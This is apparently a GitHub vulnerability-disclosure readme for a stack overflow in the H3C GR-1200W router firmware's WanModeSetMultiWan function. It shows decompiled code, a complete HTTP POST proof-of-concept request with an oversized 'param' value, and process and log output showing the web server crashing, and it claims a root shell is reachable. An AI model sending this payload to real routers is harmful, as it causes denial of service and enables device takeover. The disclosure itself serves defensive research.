

main vuln / H3C / GR-1200W / 1 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the WanModeSetMultiWan function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
14 char v13[256]; // [sp+44h] [+44h] BYREF
15 char v14[128]; // [sp+144h] [+144h] BYREF
16 int v15; // [sp+1C4h] [+1C4h] BYREF
17 int v16; // [sp+1C8h] [+1C8h] BYREF
18 int v17; // [sp+1CCh] [+1CCh] BYREF
19
20 memset(v14, 0, sizeof(v14));
21 s = (char *)websgetvar(a1, "OperMode", &unk_503568);
22 if ( *s == '1' )
23 {
24     CFG_SetInt32Value(0, 671375361, 1);
25     sa = (char *)websgetvar(a1, "param", &unk_503568);
26     v10 = strlen(sa);
27     v2 = sa;
28     for ( i = strchr(sa, ';'); i; i = strchr(v2, ';') )
29     {
30         v17 = 0;
31         memset(v13, 0, sizeof(v13));
32         strncpy(v13, v2, i - v2);
33         sscanf(v13, "%s %d %d %d", v14, &v12, &v15, &v16);
34         if ( !strncmp(v14, "WAN", 3u) )
35             sscanf(v14, "WAN%d", &v17);
36         CFG_SetInt32Value(0, v17 + 671629312, v15);
37         CFG_SetInt32Value(0, v17 + 671633408, v16);
38         v2 = i + 1;
```

In the WanModeSetMultiWan function, we entered sa (param). It found ; through the strchr function. And copy the previous data into v13 through the strncpy function. As long as the size of the data we input is larger than that of v13, it will cause the stack overflowing.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=WanModeSetMultiWan&OperMode=1&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1957 *root      152 S  /bin/crpd &
1961 *root      804 S  apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -
1966 *root      900 S  /bin/monitor &
1967 *root     3436 S  /bin/webs &
1969 *root      784 S  flacctl -t 10 -f /etc/flacctl.conf
1970 *root      480 S  /bin/watchdog &
1971 *root      796 S  /bin/ntpclient &
2008 *root     2084 S  /bin/onlineupdate &
2039 *root     2244 S  /bin/AC &
2065 *root      832 S  /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/d
2073 *root      464 S  dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S  /bin/dhcpd -d -q lanbr1 lan2490
21037 *root      676 S  -cmdtelnet
21038 *root      764 S  /bin/sh
21040 *root      696 R  ps
```

The picture above shows the process information before we send poc.

```
1890 *root      492 R    /bin/telnetd
1957 *root      152 S    /bin/tftpd &
1961 *root      804 S    apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -
1966 *root      916 S    /bin/monitor &
1969 *root      784 S    flacctl -t 10 -f /etc/flacctl.conf
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpclient &
2008 *root      2084 S   /bin/onlineupdate &
2039 *root      2244 S   /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/d
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root      676 S    -cmdtelnet
21038 *root      764 S    /bin/sh
21079 *root      604 S      8S+      +8 h
21081 *root      676 S    tar czf /var/core.tar.gz var/coredump/core-webs-1967-
21082 *root      832 R    qzip -f
21100 *root      2668 S   /bin/webs &
21102 *root      696 R    ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。

下载清除刷新

自动刷新: 禁止秒 关键字: 日期 请选择 查询 显示全部

日期时间	级别	信息来源	信息内容
10/10/2020 10:10:10	error	系统	Webs进程丢失

The picture above is the log information.

① 页面载入出错 x +

192.168.124.1 80% ☆

连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_null
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007          62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007          26 Jul 31  2019 vettbc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007         2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 ftproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.